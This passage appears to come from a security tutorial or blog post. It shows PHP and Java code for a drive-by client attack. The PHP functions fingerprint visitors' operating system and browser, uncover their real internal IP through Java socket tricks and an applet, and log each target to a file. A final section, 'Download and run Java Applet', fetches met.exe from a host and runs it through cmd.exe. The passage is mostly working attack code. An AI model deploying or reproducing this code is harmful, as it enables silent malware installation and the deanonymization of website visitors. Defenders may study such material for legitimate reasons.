		$scopeIPflag = 1;
	} // end if

	else {
		$scopeIPflag = 0;
	} // end else

	return $scopeIPflag;
} // end ipCheck

function javaCheck() {
	echo "<script language=javascript>";
	echo 'if (navigator.javaEnabled()) { }';
	echo 'else { document.write("No JAVA"); window.location = "http://blog.attackresearch.com"; }';
	echo "</script>";
} // end javaCheck

function osDetect($useragent) {

	// Check for windows, and send to windows page
	if (preg_match("/Windows/", $useragent,$winmatched)) {
		$ostype = "win";
	} // end windows check

	// Check for linux, and send to linux page
	elseif (preg_match("/Linux/", $useragent,$linmatched)) {
		$ostype = "linux";
	} // end linux check

	// Check for mac, and send to mac page
	elseif (preg_match("/Macintosh/", $useragent,$macmatched)) {
		$ostype = "mac";
	} // end mac

	else {
		$ostype = "unknown";
	} // end else

	return $ostype;

} // end osDetect
```

```
function browserDetect($useragent) {

	// Check for firefox
	if (preg_match("/Firefox/", $useragent,$winmatched)) {
		$browsertype = "ff";
	} // end ff check

	// Check for IE
	elseif (preg_match("/MSIE/", $useragent,$winmatched)) {
		$browsertype = "ie";
	} // end ie check

	// Check for safari
	elseif (preg_match("/Safari/", $useragent,$winmatched)) {
		$browsertype = "safari";
	} // end safari check

// Check for opera
	elseif (preg_match("/Opera/", $useragent,$winmatched)) {
		$browsertype = "opera";
	} // end opera check

	// Browser Unknown
	else {
		$browsertype = "unknown";
	} // end unknown check

	return $browsertype;

} // end browserDetect

function jsDecloakIP() {

                                        echo '<script type="text/javascript">';
                                        echo 'function natIP() {';
                                        echo '  var w = window.location;';
                                        echo '  var host = w.host;';
                                        echo '  var port = w.port || 80;';
                                        echo '  var Socket = (new java.net.Socket(host,port)).getLocalAddress().getHostAddress();';
                                        echo '   return Socket;';
                                        echo '}';
                                        echo '</script>';

                                        echo '<script language=javascript>';
                                        echo 'realIP = natIP();';
                                        echo 'document.location.href="sieve.php?dip="+realIP;';
                                        echo '</script>';

} // end jsDecloakIP


function japdip() {

                                        echo '<APPLET code="MyAddress.class" archive="MyAddress.gif" WIDTH=500 HEIGHT=14>';
                                        echo '<PARAM NAME="URL" VALUE="sieve.php?japdip=">';
                                        echo '<PARAM NAME="ACTION" VALUE="AUTO">';
                                        echo '</APPLET>';

} // japdip
```

Check out: http://www.reglos.de/myaddress/MyAddress.html for info about the class file.

```
function logger($target_ip,$dip,$ost,$bt,$sipf,$hitdate) {

	$nl = "\n";
	$delim = "|";
```

```
        $data = $target_ip . $delim . $dip .
                                        $delim . $ost . $delim .  $bt . $delim . $sipf . $delim . $hitdate . $nl;

        $outFile = "clientlog.txt";
        $fh = fopen($outFile, 'a') or die ("cant open logfile");
        fwrite($fh,$data);
        fclose($fh);
} // end logger
```

c.) Download and run Java Applet

```
import java.applet.Applet;
import java.io.*;
import java.net.*;
import java.io.IOException;

public class WebDispApp extends Applet {
                                        public WebDispApp()  { }

                                        public void init() { downloadURL(); cmd();
                                        } /* end public void init */

                                        public void downloadURL() {

                                           OutputStream out = null;
                                           URLConnection conn = null;
                                           InputStream  in = null;

                                           try {
                                            URL url = new URL("http://192.168.1.1/data/win/met.exe");
                                              out = new BufferedOutputStream(
                                              new FileOutputStream("c:\\met.exe"));
                                              conn = url.openConnection();
                                              in = conn.getInputStream();
                                              byte[] buffer = new byte[1024];
                                              int numRead;
                                              long numWritten = 0;

                                              while ((numRead = in.read(buffer)) != -1) {
                                                    out.write(buffer, 0, numRead);
                                                    numWritten += numRead;
                                              } /* end while */


} /* end try */
catch (Exception exception) {
        exception.printStackTrace();
} /* end catch */

finally {
        try {
                if (in != null) {
                        in.close();
                 } /* end if */

                if (out != null) {
                       out.close();
                } /* end if */
         } /* end try */

         catch (IOException ioe) { }
} /* end finally */
} /* end public void downloadURL */

public void cmd() {
```

```
        Process process;
        try  {
                process = Runtime.getRuntime().exec("cmd.exe /c c:\\met.exe");
        } /* end try */

       catch(IOException ioexception) { }

} /* end public void cmd */

} /* end public class */
```